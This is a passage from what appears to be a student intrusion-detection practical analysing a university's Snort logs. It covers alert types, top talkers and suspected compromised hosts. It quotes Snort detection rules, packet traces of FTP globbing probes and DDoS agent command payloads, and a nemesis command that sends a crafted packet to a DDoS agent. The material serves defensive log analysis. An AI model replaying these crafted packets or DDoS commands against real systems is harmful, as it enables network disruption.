> exploit code you found. Either way, I think the suggestion of the added
> snort rule is a good one.

Answer #2.
Apparenly, Nessus plugin # 10813 (wu_ftpd_weirdcwd.nasl) was created after the Matt Power's posting in April 30th, 2001 about incorrect behaviour of some ftpd.
http://archives.neohapsis.com/archives/vuln-dev/2001-q2/0311.html
This plugin sends "CWD ~{\r\n". Now it is replaced by ftpglob.nasl, plugin number 10821. This Nessus plugin sends "CWD ~{\r\n" and "CWD ~*{\r\n" only so that wasn't a Nessus scan. The traces :

```
10/04-12:38:40.459110 scanner:2286 -> ftphost:21
TCP TTL:64 TOS:0x0 ID:17393 IpLen:20 DgmLen:60 DF
***AP*** Seq: 0x14D1833A  Ack: 0x1647049C  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 34258814 836372462
43 57 44 20 7E 7B 0D 0A                          CWD ~{..

10/04-12:38:40.760377 scanner:2286 -> ftphost:21
TCP TTL:64 TOS:0x0 ID:17404 IpLen:20 DgmLen:61 DF
***AP*** Seq: 0x14D18342  Ack: 0x164704AB  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 34258845 836372462
43 57 44 20 7E 2A 7B 0D 0A                       CWD ~*{..
```

Question #3.
> What is the significance of the IP ID behavior you noted?

Answer #3.
It looks like the attacker's host increments its IP ID by one. I'd assume that 7 undetected packets were sent by the attacker between the "CWD ~/{.,.,.,.}" packet (id=10391) and the "CWD ~{" packet (id=10399). Because of that behaviour the attacker's host can be used for stealth porscanning when someone spoof its ip. To show the danger of predictable ID's LiquidK developed idlescan scanner.
http://online.securityfocus.com/archive/1/37272
Nmap can perform such scans as well.

Part 3. Analyze This.

Overview

In this scenario-based assignment we have been asked to provide a security audit for a University. We have been given logs from their Snort Intrusion Detection System. There are three types of logs: alerts, scans, and "out of spec" (OOS). Based on the information from these logs we should be able to identify hostile network activity against computers in the University network and from the inside to the outside. We have to try to answer to the 5 important questions: Who? What? Where? When? and Why?(tm). The analysis should help us to find compromized systems on the University network. At the end we are expected to give defensive recomendations upon conducted analysis. Every record in the log files may signify an attack. By analysing these records and correlating them with each other we have to decide if this activity is a real attack or a false positive. We will be dealing with a large amount of events and we may need help from various tools and systems. As IDS data is given mostly in the form of plain text files, excluding the OOS files, we will be using Unix utilities like awk, grep, sort etc for pattern scanning and processing along with some custom scripts written in Perl. Using a database may in many cases reduce time of retrieving information. I used scripts, which work with Berkeley DB, developed by one of the GIAC students.

What we can learn from the analysis of the top 10 sources/destination hosts.?Top hosts in terms of number of events may not always be the top offenders. Legitime or relatively legitime (depending on policy) traffic can cause a big number of false positive or unspecified events.

In this section I will analyze three types of files: Alerts, Scans, and Out of Spec (OOS) generated by the Snort IDS. I chose to analyse these files:

```
alert.020708
alert.020709
alert.020710
alert.020711
alert.020712
```

```
scans.020708
scans.020709
scans.020710
scans.020711
scans.020712

oos_Jun.14.2002
oos_Jun.15.2002
oos_Jun.19.2002
oos_Jun.20.2002
oos_Jun.21.2002
```

List of detects prioritized by number of occurrences with a brief description of each alert.

TFTP - Internal TCP connection to external tftp server, 794756
says for itself, TCP connection from MY.NET to outside on port 69/tcp

Incomplete Packet Fragments Discarded, 277943
alert is generated by the defrag preprocessor,spp_defrag.c,
It can indicate a failure to reassemble an packet

suspicious host traffic,178570
A custom signature to log traffic to/from specific host(s)

NIMDA - Attempt to execute cmd from campus host,7 7137
A URL requested by internal machine has "cmd.exe" in it, it's most likely compromised,CVE-2000-0884,CA-2001-26

Watchlist 000220 IL-ISDNNET-990517, 67208
alerts on traffic from a host belongs to an Israeli ISP

SUNRPC highport access!, 52464
A connection to port 32771/tcp, possibly to avoid detection by an IDS, the old signature set had the only one port, it might've be changed for this particular rule to detect a range, i.e 32771:, the signature with the content field would give better results

UDP SRC and DST outside network, 29798
a packet between two machine outside the MY.NET network, misconfiguration or packet craft

spp_http_decode: IIS Unicode attack detected,16538
the messages produced by the http_decode preprocessor, CVE-2000-0884

Watchlist 000222 NET-NCFC, 10060
traffic from the ip range of the Computer Network Center of Chinese Academy of Sciences

SMB Name Wildcard, 8 407
A port 137 scan, this could be reconnaissance or network.vbs worm, or benign NetBIOS name queries, http://www.sans.org/newlook/resources/IDFAQ/port_137.htm

IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize, 6490
An attempt to exploit buffer overflow in the Microsoft IIS Index Server ISAPI, http://www.whitehats.com/IDS/552

TFTP - External UDP connection to internal tftp server, 5770
Suspicious activity, some unconfigured TFTP servers may give away valuabe files, CAN-1999-0498; NIMDA infected machines may TFTP admin.dll or cool.dll

spp_http_decode: CGI Null Byte attack detected, 4732
http preprocessor,spp_http_decode.c, generates this alert if it finds %00 in the http request, see Q4.12 in http://www.snort.org/docs/faq.html

External RPC call, 4007
An external host is trying to get the port for particular RPC service, we should understand who is that and what is the RPC program he is interested in, ttdbserverd, cmsd, and statd are commonly exploited services according to http://www.sans.org/top20.htm

High port 65535 udp - possible Red Worm - traffic, 3600
Red Worm or Unix/Adore spreads in Linux systems. Reading of Michael Holstein's practical refreshed my memory about security holes this worm tries to exploit: LPRng, rpc-statd, wu-ftpd and bind. Backdoor spawn a shell on port 65535

connect to 515 from outside,3058
port 515/tcp used by printing service, there are multiple vulnerabilities in several implementations of the line printer daemon (lpd), applying patches or restricting access to port 515/tcp on router/firewall, http://www.cert.org/advisories/CA-2001-30.html

SYN-FIN scan!, 2624
this indicate that a packet has flags SYN and FIN set, this could be a sign of reconnaissance, OS detection, some poorly configured firewall can let it through, http://www.whitehats.com/info/IDS198

SCAN Proxy attempt, 2449
people are scanning for proxies to hide their ip addresses or get access inside corporate network]

Attempted Sun RPC high port access, 1091
connection to high RPC port, possibly to avoid detection

Null scan!, 922
A packet probably triggered this alert has no TCP flags set as well as Acknolegement

and Sequence numbers set to zero, Snort ver 1.7-beta0 had this rule:
alert tcp !$HOME_NET any -> $HOME_NET any (msg:"IDS004 - SCAN-NULL Scan";flags:0; seq:0; ack:0;), http://www.whitehats.com/IDS/4

IRC evil - running XDCC, 826
I could not find such rule in standard Snort distrubutions but these two signatures were mentioned by Christopher E. Cramer in his post to UNISOG mail-list
alert tcp any any -> any 6667 (msg:"IRC evil - running XDCC"; content:"To request a file type"; nocase;)
alert udp any any -> any 6667 (msg:"IRC evil - running XDCC"; content:"To request a file type"; nocase;)
on May 10, 2002 when we started seeing compromised Windows boxes. A lot of windows machines with a blank/weak Administrator password were hacked and used to serve movies/games/etc and used IRC to annonce them. One of the XDCC bots installed on penetrated machines was Iroffer,a fileserver for irc, http://iroffer.org/

beetle.ucs, 815
There is a rule to watch traffic to/from MY.NET.70.69

Possible trojan server activity, 398
This alert might have been trigered by traffic to/from port 27374. Some of alerts are possibly false positive as we have alerts where peers have ports 25 and 80. SubSeven trojan and Ramed worm use port 27374/tcp, the latest ruleset for Snort-1.8.7 has two rules
with content field to detect them.

SMB C access, 372
NetBIOS access to administartive C$ share; in the case of success drive C: will be available. http://www.whitehats.com/info/IDS339

MYPARTY - Possible My Party infection, 324
MYPARTY is a non-destructive virus that spread as an email attachment.
http://www.cert.org/incident_notes/IN-2002-01.html

IDS452/web-iis_http-iis-unicode-binary, 266
This alert is triggered when the requested URL has UNICODE representation of shell metacharacters. This is so called "directory traversal" vulnerability. An attacker can run an arbitrary command on vulneralbe IIS server. CVE-2000-0884

Queso fingerprint, 265
Queso is the OS detection tool. Later its features were incorporated into NMAP portscanner. An IDS will alert on this when SYN packet has 8th and 9th flag bits set. Explicit Congestion Notification utilizes these bits. A number of alert may be caused by ISN packets from ENC-enabled hosts.

Port 55850 tcp - Possible myserver activity - ref. 010313-1, 271

It looks like there is a discrepancy in the rule name.
Myserver is a DDOS agent, listen on UDP port 55850 not TCP and installed in /lib directory. A DDoS handler sends "ping" and "start"/"stop" commands with victim's ip address to an agent for TCP flooding. No handler (master) software was found on compromised boxes so I used nemesis to send the "stop" command to stop flooding.

```
nemesis-udp   -S src-ip -D agent-ip -P ./stop-attack-packet-payload.txt  -v -t 0 -y 55850
```

Below are some Snort and tcpdump traces captured in August 2000.
XXX.XXX.XXX.XX in the first trace represents a victim's ip address.
That is the host, which will be flooded.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
08/27-15:20:14.603613 216.62.134.105:1372 -> y.y.y.239:55850
UDP TTL:50 TOS:0x0 ID:53042
Len: 41
2F 2E 7A 78 2F 2E 3A 44 4F 53 3A 66 69 6E 3A XX  /.zx/.:DOS:fin:XX
XX XX 2E XX XX XX 2E XX XX XX 2E XX XX 3A 31 31  XX.XXX.XX.41:11
33                                               3

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
08/24-14:10:43.213495 216.62.134.105:2046 -> y.y.y.239:55850
UDP TTL:50 TOS:0x0 ID:43688
Len: 19
2F 2E 7A 78 2F 2E 3A 73 74 6F 70 00 00 00 00 00  /.zx/.:stop.....
00 00
                                   ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
08/24-10:07:22.663650 type:0x800 len:0x3C
y.y.y.y:1295 -> x.x.x.x:55850 UDP TTL:51 TOS:0x0 ID:30810
Len: 19
2F 2E 7A 78 2F 2E 3A 50 49 4E 47 00 00 00 00 00  /.zx/.:PING.....
00 00                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The tcpdump trace of FIN flood packet, source address was spoofed.

```
y.y.y.253.1653 > x.x.x.x.113: F 674719801:674719801(0) win 65535 (ttl 29, id
64580)
```

These three Snort rules should catch myserver activity:

```
alert UDP any any -> any 55850 (msg:"DDOS - myserver start DoS command";
content:"|2F 2E 7A 78 2F 2E 3A 44 4F 53 3A 66 69 6E 3A|"; offset: 0; depth:
15;)
alert UDP any any -> any 55850 (msg:"DDOS - myserver stop DoS command";
content:"|2F 2E 7A 78 2F 2E 3A 73 74 6F 70|"; offset: 0; depth: 11;)
alert UDP any any -> any 55850 (msg:"DDOS - myserver PING command";
content:"|2F 2E 7A 78 2F 2E 3A 50 49 4E 47|"; offset: 0; depth: 11;)
```

IDS535/web-iis_http-iis5-printer-beavuh, 166
An attempt to exploit printer IIS 5 isapi filter vulnerability using the exploit published by Dark Spyrit.
CVE-2001-0241, http://www.whitehats.com/info/IDS535

EXPLOIT x86 NOOP, 162
I could not find the exact rule in any snort rule distributions. There are number of them in latest ruleset. The purpose of this rule is to check packet content for "no operation" instruction for Intel x86 architecture processors.
NOOP intruction is used in buffer overflow attacks.

SNMP public access, 92
Someone was trying to access an SNMP agent using default "public" (read-only) community string. SNMP may need to be blocked at the perimeter to prevent information leaking.

IDS475/web-iis_web-webdav-propfind, 82
This alert is sent when "PROPFIND " is found in the packet to a web server. "PROPFIND" is a webDAV (Distributed Authoring and Versioning) directive to request a list of directories. http://www.whitehats.com/IDS/475

IDS533/web-iis_http-iis5-printer-isapi, 66
There is a bug in implementation of Windows Internet Printing ISAPI extension that allows
a buffer overflow. According to the the signature from the www.whitehats.com this event will be triggered every time when the requesting URL contains ".printer"

Tiny Fragments - Possible Hostile Activity, 56
This alert is generated by the minfrag preproccessor when a fragment has the size below the threshold specified in the snort.conf. Small packets can be let through by some firewalls. Fragmentation is one of the techniques to evade an IDS, the attacks may be based on fragments overlaping, overwrite, and time-outs [3.2a. Starting from Snort 1.8 minfrag is replaced by Stream4 preproccessor.

TFTP - Internal UDP connection to external tftp server, 47
Suspicious activity. We detected many NIMDA infected machines trying to TFTP admin.dll or cool.dll. CAN-1999-0498;

INFO - Possible Squid Scan, 47
This alert is triggered when a SYN packet goes to port 3128/tcp, a default port for the Sqiud, a web proxy caching server

Back Orifice, 45
Back Orifice (BO) is very popular trojan/backdoor that have been planted on many Windows system. BO server listen on port 31337/UDP. The old rule did not have the content field, the latest one does check the packet payload.

IDS305/web-iis_http-iis_translate_f, 42
It is possible to obtain a source code of a file from MS IIS 5.0 sending "Translate: f"

header in the HTTP request. CVE-2000-0778

SMTP relaying denied, 36
This alert indicate a failed attempt to relay mail throgh the hosts. The signature apparently
based on presents of "5.7.1" in a packet at depth 70. This could be spammers looking for open mail relays.

NMAP TCP ping!, 25
According to some rulesets this alert is raised when an IDS catches an ACK packet ACK number 0. That seems to exist only in NMAP scanner version 2.53-1

STATDX UDP attack, 22
Statdx exploit traffic was detected. There is a vulnerability in rpc.statd service in some linux distribution.

FTP DoS ftpd globbing, 18
A packet sent to port 21 had a wildcard /*. Some ftp servers suffer DoS when requested directory name has many wildcards. The Google search elicited this signature that existed in some FTP related set of Snort signatures:
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP DoS ftpd globbing"; flags: A+; content: "|2f2a|"; reference: arachnids,487;)

EXPLOIT x86 setuid 0, 17
The alert is raised when the packet payload has a pattern corresponded to setuid(0) system call for the x86 platform.

EXPLOIT x86 setgid 0,16
The alert is raised when the packet payload has a pattern corresponded to setgid(0) system call for the x86 platform.

TCP SRC and DST outside network, 13
We should not see this type of packets. The reason for that can be a misconfigured firewall or router, packet craft, or not properly configured IDS which does not consider all possible legitime packets. Multicast traffic could be one of them.

SCAN FIN, 13
We will see this alert triggered when a packet has only FIN flag set.

EXPLOIT NTPDX buffer overflow, 10
Some versions of Network Time Protocol daemon are vulnerable to remotely exploitable buffer overflow. Sending a specialy constructed packet may lead to execution of an arbitrary command. The alert is sent in the case of detecting a packet with the payload size > 128 bytes destinied to port 123/udp. CVE-2001-0414

ICMP SRC and DST outside network, 8
The alert is raised when an ICMP packet has source and destination addresses outside our network. The reason could be a packet craft or hardware/software misconfiguration.

IDS271/web-frontpage_http-iis-dvwssr, 7
"dvwssr.dll" string were found in the HTTP request. FrontPage extension for IIS has a backdoor, which allows executing commands. CVE-2000-0260

EXPLOIT x86 stealth noop, 6
The IDS detected an attempt of buffer overflow using jmp 0x02 "stealth NOPs" instead of usual NOP. The original artical "Writing anti-IDS shellcode" was written by Xtremist to show a way to bypass IDS checks for NOP.

SCAN Synscan Portscan ID 19104, 5
A SYN packet with id 19104 triggers this alert. Such packet might be generated by the Synscan portscanner version 1.6. Though, it is very easy to change id in the source code or make it random.

RFB - Possible WinVNC - 010708-1, 5
Catched packet has "RBF" in its payload. This is a sign of VNC running. There is a buffer overflow in the Windows version of VNC server which allows to execute an arbitrary command with the privileges of the user running the server. CAN-2001-0168

SMTP chameleon overflow, 3
Netmanager Chameleon SMTPd has several buffer overflows that cause a crash. CAN-1999-0261

IDS50/trojan_trojan-active-subseven, 3
This event indicates an active connection to SubSeven trojan. According to the whitehats.com Snort rule it must be a SYN ACK packet comming from SubSeven port 1243 to port 1024 whereas the backdoor-lib file in Snort-1.7 distribution has two rules with ports 1243 and 6776. According to the SANS IDFAQ SubSeven v1.1 is known to listen on TCP ports: 1243, 6711, 6712, 6713, 6776 and SubSeven v2.1 on port 27374/tcp.

External FTP to HelpDesk MY.NET.70.49, 3
This event apparently indicates an ftp connection from external host to HelpDesk machine with ip address MY.NET.70.49.

EXPLOIT sparc setuid 0, 3
The alert is raised when the packet payload has a pattern corresponded to setuid(0) system call for the SPARC platform.

PHF attempt, 2
The alert is raised when the HTTP request contains /phf. phf is a CGI program that allows remote command execution using shell metacharacters. CVE-1999-0067

HelpDesk MY.NET.83.197 to External FTP, 2
This event apparently indicates an ftp connection from the HelpDesk machine with ip MY.NET.83.197 to an external host.

HelpDesk MY.NET.70.50 to External FTP, 2
This event apparently indicates an ftp connection from the HelpDesk machine with ip MY.NET.70.50 to an external host.

FTP passwd attempt, 2
The event may indicate an attempt to retrieve /etc/passwd file from an ftp server. The corresponded Whitehats.com signature has number IDS213.

BACKDOOR NetMetro Incoming Traffic, 2
This alert is raised in the case of traffic (ACK+ packets) comming from port 5031/tcp of an internal host. NetMetro trojan is known to use thats port.

connect to 515 from inside, 1
This looks like a custom rule so I would assume this alert is triggered in the case of traffic comming from internal machine to port 515. This port is used by printing service, there are multiple vulnerabilities in several implementations of the line printer daemon (lpd).

SCAN XMAS, 1
"XMAS-tree" packet detected. A Whitehats.com rule looks for a packet with ack number 0 and SYN, FIN, ACK, URG, PSH, and RST flags set whereas NMAP "XMAS-tree" scan turns on FIN, URG, and PUSH flags.

Probable NMAP fingerprint attempt, 1
This alert is aparently raised by a SYN|FIN|URG|PSH packet. Such packet is sent by NMAP scanner in
OS fingerprinting phase.

IDS553/web-iis_IIS ISAPI Overflow idq, 1
An attempt to exploit buffer overflow in the Microsoft IIS Index Server ISAPI. Whitehats.com IDS553

IDS433/web-iis_http-iis-unicode-traversal-optyx, 1
This alert indicates a presence of UNICODE shell metacharacters in the URL. There is a bug in MS IIS 4 and 5 that allow to run an arbitrary command on vulnerable machine. CVE-2000-0884

Lets look at the "top talkers". The criteria I used to select the hosts is number of events where a host apperared as a source or a destination.

Top 10 Alert Source Hosts

These hosts were selected because they appeared as frequent source address in the alert files.

# of alerts	host
487072	MY.NET.157.254
311052	63.110.140.13
113206	205.123.60.4
64205	212.179.32.130
60432	MY.NET.70.146
56446	MY.NET.100.18
55961	MY.NET.100.132
54947	MY.NET.157.243
54135	MY.NET.100.10
18266	63.250.213.27

Using snorta-getsrchost.pl script we can extract alerts with the source ip MY.NET.157.254. The following set of commands return number of occurrences of each alert.

```
% cat bysrchost/MY.NET.157.254.csv  | cut -d"," -f3| sort | uniq -c
```

#	Alert
483701	TFTP - Internal TCP connection to external tftp server
3370	Incomplete Packet Fragments Discarded
1	TFTP - External TCP connection to internal tftp server

The Snort rule might look something like this one:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 69 (msg: "TFTP - Internal TCP
connection to external tftp server";)
```

This is unusual as TFTP has been implemented on top of UDP. As records in the alert files came out of order we sort them in order and see that packets went from MY.NET.157.254 to 63.110.140.13 (first in top 10 destinations list) at different rates about 20-46 packet per second destination port is always 69/tcp (TCP, we can only tell it from the signature name). Source port is changing from 3034 to 3662 almost incrementely. Sometime it stays constant for about 2000-4000 packets.
To find alerts where MY.NET.157.254 (second in the top 10 destinations) was a destination I used snorta-getdsthost.pl script. Here is the list:

310953	TFTP - Internal TCP connection to external tftp server
28	spp_http_decode: IIS Unicode attack detected
16	SMB Name Wildcard
10	SCAN Proxy attempt
4	IDS452/web-iis_http-iis-unicode-binary

2	TFTP - External TCP connection to internal tftp server
2	External RPC call
1	connect to 515 from outside
1	SYN-FIN scan!

If we look at the alert file for July 7 at 04:37 we see these two lines. This looks like some one was probing MY.NET.157.254 on port 69.

```
07/10-04:37:49.220855  [**] TFTP - External TCP connection to internal tftp
server [**] 217.128.79.111:1526 -> MY.NET.157.254:69
07/10-04:37:49.221133  [**] TFTP - External TCP connection to internal tftp
server [**] MY.NET.157.254:69 -> 217.128.79.111:1526
```

The actual activity started at 07:30 and the first packet came from 63.110.140.13 from port 69.

```
07/10-07:30:07.666352  [**] TFTP - Internal TCP connection to external tftp
server [**] 63.110.140.13:69 -> MY.NET.157.254:3043
07/10-07:30:07.667020  [**] TFTP - Internal TCP connection to external tftp
server [**] 63.110.140.13:69 -> MY.NET.157.254:3043
07/10-07:30:07.668851  [**] TFTP - Internal TCP connection to external tftp
server [**] MY.NET.157.254:3043 -> 63.110.140.13:69
07/10-07:30:07.670171  [**] TFTP - Internal TCP connection to external tftp
server [**] MY.NET.157.254:3043 -> 63.110.140.13:69
```

This makes me to believe that we see a "third party" effect in action when someone sent packets with source ip address of MY.NET.157.254.

The source ip ranked second is 63.110.140.13.
This host was involved into activity that was just analysed.

Lets look at the third most frequent source ip address: 205.123.60.4. It triggered only one alert: "suspicious host traffic". Our five alert files have 178570 such alerts with virious source and destination addresses. Though, there is no such rule in standard Snort rule set we could guess that it was added to log traffic for a suspicious host. The rule may look something like one of these:

alert tcp 205.123.60.4 any <> $HOME_NET any (msg:"suspicious host traffic";)
alert udp 205.123.60.4 any <> $HOME_NET any (msg:"suspicious host traffic";)
or
alert tcp MY.NET.157.243 any <> any any (msg:"suspicious host traffic";)
alert udp MY.NET.157.243 any <> any any (msg:"suspicious host traffic";)

Looking at the "suspicious host traffic" alerts we can see MY.NET.157.243 as source and destination for different addresses, so I think that MY.NET.157.243 is the host we are watching for and the second set of rules were in use. Here are some records from the alert file.

```
07/08-14:45:13.665105  [**] suspicious host traffic [**] 205.123.60.4:3364 -
> MY.NET.157.243:30200
```

```
07/08-14:45:13.709322  [**] suspicious host traffic [**] 205.123.60.4:3364 -
> MY.NET.157.243:30200
07/08-14:45:13.952894  [**] suspicious host traffic [**] 205.123.60.4:3364 -
> MY.NET.157.243:30200
07/08-14:45:13.953659  [**] suspicious host traffic [**]
MY.NET.157.243:30200 -> 205.123.60.4:3364
```

My first guess would be a trojan running on port 30200. It's hard to prove without access to the snort.log file

The forth-largest source of allerts was 212.179.32.130. The alert was triggered by the "Watchlist 000220 IL-ISDNNET-990517" rule. The source ip belongs to Israeli provider, the destination is MY.NET.110.92. Ports seem to be random. These events don't look malicious. In contrast other set of alerts definetly looks hostile. Looking at alerts below we can suspect a SubSeven trojan installed on MY.NET.110.92.

```
07/10-14:15:09.853367  [**] Possible trojan server activity [**]
209.213.202.83:33092 -> MY.NET.110.92:27374
07/10-14:15:09.853547  [**] Possible trojan server activity [**]
MY.NET.110.92:27374 -> 209.213.202.83:33092
07/11-20:02:18.574005  [**] Possible trojan server activity [**]
216.110.36.14:4511 -> MY.NET.110.92:27374
07/11-20:02:18.574094  [**] Possible trojan server activity [**]
MY.NET.110.92:27374 -> 216.110.36.14:4511
```

209.213.202.83 belongs to Yipes Communications Inc. network block. According their web page this company does fiber networks installation. 216.110.36.14 belongs to Rackspace.com Managed Hosting. Number of "IRC evil - running XDCC" alerts were detected towards both of these addresses which makes my suspicion even stronger.

```
07/10-19:16:15.285727  [**] IRC evil - running XDCC [**] MY.NET.110.92:3045 -
> 216.110.36.14:6667
```

The administrator of MY.NET.110.92 should take a look what is going on ASAP.

The next most frequent source ip is MY.NET.70.146. The alert is "NIMDA - Attempt to execute cmd from campus host". The alert might be fired by a similar rule:

```
alert tcp $HOME_NET any -> any 80 (msg:"NIMDA - Attempt to execute cmd from
campus host"; flags:A+; content:"cmd.exe"; nocase;)
```

The destination addresses are in the 193.21/24 - 193.30/24 range. That is Europe.
The host might run a vulnerable IIS server. Nimda search for a backdoor left by Code Red II and sadmind/IIS worm and attempts to exploit various IIS directory traversal vulnerabilities.
Correlation:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0884
http://www.cert.org/advisories/CA-2001-26.html

The ip MY.NET.100.18 is ranked sixth in top 10 source addresses.
These two types of events were detected from this host.

55528	Incomplete Packet Fragments Discarded
918	SUNRPC highport access!

The majority (55199) of "Incomplete Packet Fragments Discarded" alerts was between MY.NET.100.18 and MY.NET.100.121. Other two hosts are MY.NET.100.230 (102 alerts) and MY.NET.99.120 (227 alerts). "Incomplete Packet Fragments Discarded" is generated by the Snort defrag preprocessor (see file spp_defrag.c in Snort source code tree). The alert can be a sign of an attempt to penetrate through a firewall or large file transfers. Martin Roesch in his post to Snort maillist recommends to use frag2 preproccessor instead as defrag has "some fairly nasty failure modes" [3.3] So the big number of events of this type might be caused by that. There is not enough information in the alert (-A fast format) files.
The scan files contain records of such traffic.
Jul 9 00:15:40 MY.NET.100.18:795 -> MY.NET.100.121:2049 UDP
Which is probably NFS related based on NFS server daemon port 2049/udp.

I would like to mention here that "SUNRPC highport access!" alerts look like this:

```
07/08-00:00:36.701864  [**] SUNRPC highport access! [**] MY.NET.100.18:865 -
> MY.NET.100.230:32771
```

The destination port is 32771. Some Solaris versions has rpcbind listen not only on port 111 but also on a high numbered UDP port, for example 32771.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0189

Host: MY.NET.100.132
The situation with this host is similar to one with the MY.NET.100.18.
List of alerts from this host:

55023	Incomplete Packet Fragments Discarded
936	SUNRPC highport access!
2	High port 65535 udp - possible Red Worm - traffic

The destinations are MY.NET.100.121 (54819 alerts) and MY.NET.99.120 (204 alerts). As the solution I would switch to the frag2 preproccessor to see how it will handle fragmented packets and look at the snort.log file. One of my hypotheses would be that MY.NET.100.132 and MY.NET.100.18 use NFS.

Host MY.NET.157.243.
The IDS detected a large number of "suspicious host traffic" alerts (52614) from this host. The most frequent destination ip was 205.123.60.4 which we have already analysed third. To make an exact conclusion we need to see packet payloads. To support my previously
expressed opinion that MY.NET.157.243 is the host we are watching for I show here a distribution of destination addresses for "suspicious host traffic" alert:

50667	205.123.60.4
1739	193.253.184.177

65	80.13.95.59
50	209.66.73.169
43	128.2.40.77
6	65.185.147.29
6	207.188.7.131
5	212.179.47.195
5	192.220.73.65
4	64.33.79.227
4	211.171.149.164
4	209.204.217.171
4	194.84.211.196
3	80.140.10.148
2	209.143.212.22
2	209.143.212.20
2	208.216.183.25
1	210.19.97.11
1	207.68.172.254
1	207.171.179.30

Seven most frequent ports at MY.NET.157.243 side

# of occurence s	port
50756	30200
753	33302
375	99
250	30201
206	33303
146	80
35	2135

Five frequent ports at the external hosts

# of occurences	port
2310	4203
2283	4592
2050	4529
2032	3872
1881	4429

There must be a some service (trojan) running on port 30200 (udp or tcp) or this port was chosen to be a source port for slow scans not registered by the spp_portscan preprocessor. My another assumption would be two ftp servers running on ports 33303 and 30201 with the corresponding ftp-data ports 33302 and 30200.

Host MY.NET.100.10.

# of alerts	Alert
53316	Incomplete Packet Fragments Discarded
818	SUNRPC highport access!
1	Back Orifice

The destination of fragmented packets as in two previous cases is MY.NET.100.121. The "Back Orifice" alert was probably triggered by the rule similar to this one (from the rather old backdoor-lib file of snort-1.6.3 distribution, snort-1.8.7 has the new rule with content field and a slightly different name "BACKDOOR BackOrifice access"):

```
alert udp any any -> $HOME_NET 31337 (msg:"Back Orifice";)
The alert itself:
07/11-07:30:44.887308  [**] Back Orifice [**] MY.NET.100.10:19823 ->
MY.NET.99.120:31337
```

This is most likely a false positive. It is surrounded by the "Incomplete Packet Fragments Discarded" events and was triggered by the same traffic.

```
07/11-07:30:44.880839  [**] Incomplete Packet Fragments Discarded [**]
MY.NET.99.120:0 -> MY.NET.100.10:0
07/11-07:30:44.883301  [**] Incomplete Packet Fragments Discarded [**]
MY.NET.100.10:0 -> MY.NET.99.120:0
07/11-07:30:44.887308  [**] Back Orifice [**] MY.NET.100.10:19823 ->
MY.NET.99.120:31337
07/11-07:40:44.935628  [**] Incomplete Packet Fragments Discarded [**]
MY.NET.99.120:0 -> MY.NET.100.10:0
```

Scan files contains records involving NFS server daemon port 2049/udp. I think this all is NFS related.

The last ip address in the top 10 list is 63.250.213.27.
The only alert detected from this host is "UDP SRC and DST outside network". According to the ARIN database it belongs to Yahoo! Broadcast Services. The destinations are multicast addresses 233.40.70.88 (17609 alerts) and 233.40.70.89 (657 alerts), udp port 5779. The source ports are 1031 and 1033.
The possible Snort rule fired that alert is:

```
alert udp !HOME_NET any -> !$HOME_NET any (msg:"UDP SRC and DST outside
network";)
```

Detecting a packet with non-local source and destination addresses is always suspicious,
in many cases this may signify an address spoofing by some host from $HOME_NET.
Taking into account the origin, Yahoo! Broadcast Services, and multicast nature of the traffic, time distribution, number of packets, I would say this looks like legetime traffic. To exclude multicast addresses an IDS administrator may use a similar rule:

```
pass udp !$HOME_NET any -> !224.0.0.0/4 (msg:"UDP SRC and DST outside
network";)
```

By default Snort "alert" rules applied first, then the "pass" rules and then "log" rules.
To change the order to pass->alert->log we have to run snort with "-o" switch.
Many of top destination hosts were mentioned in the previous analysis of top source host.

Top 10 Alert Destination Hosts

These hosts were selected because they appeared as frequent destination address in the alert files.

# of alerts	host
483577	63.110.140.13
311017	MY.NET.157.254

166638	MY.NET.100.121
115907	MY.NET.157.243
64242	MY.NET.110.92
59429	MY.NET.99.120
50651	205.123.60.4
21851	MY.NET.100.230
19356	66.130.44.189
17608	233.40.70.88

Destination hosts 63.110.140.13 and MY.NET.157.254.
The alert is "TFTP - Internal TCP connection to external tftp server". The host traffic was analyzed in conjunction with host MY.NET.157.254 which is our second most popular destination host triggered the same alert. The appearence of the these two ip addresses in top source and destination hosts caused by the fact that "TFTP - Internal TCP connection to external tftp server" was probably a bi-directional rule. There was no scans detected from/to 63.110.140.13 and just a minimal number of scans from MY.NET.157.254 caused by its normal activity.

Destination host MY.NET.100.121.
Triggered alerts are:

# of alerts	Alert
166634	Incomplete Packet Fragments Discarded
4	High port 65535 udp - possible Red Worm - traffic

This ip appeared in the analysis of 6th top source address MY.NET.100.18. The list of source addresses is below.

# of occurences	Host
55193	MY.NET.100.18
54800	MY.NET.100.132
53061	MY.NET.100.10
1659	MY.NET.99.15
1434	MY.NET.100.15
368	MY.NET.99.12
121	MY.NET.99.10
2	MY.NET.99.220

My guess would be that traffic was caused by NFS. There are number of records in the scan files were source address MY.NET.100.121 and source port is 2049/udp, the default port for NFS server daemon.

Destination host MY.NET.157.243.The alerts from this host has been analysed in the source addresses part of this Assignment.

Destination host MY.NET.110.92. Suspicious activity from this host was already analyzed. According to the triggered alerts this host may have installed backdoor in form of SubSeven trojan and XDCC bot.

Destination host MY.NET.99.120
Alerts to this host:

31263	Incomplete Packet Fragments Discarded
27845	SUNRPC highport access!
315	High port 65535 udp - possible Red Worm - traffic
4	Back Orifice
2	Attempted Sun RPC high port access

Taking into account port 2049/udp scans we can assume that is NFS related traffic.

Destination host 205.123.60.4
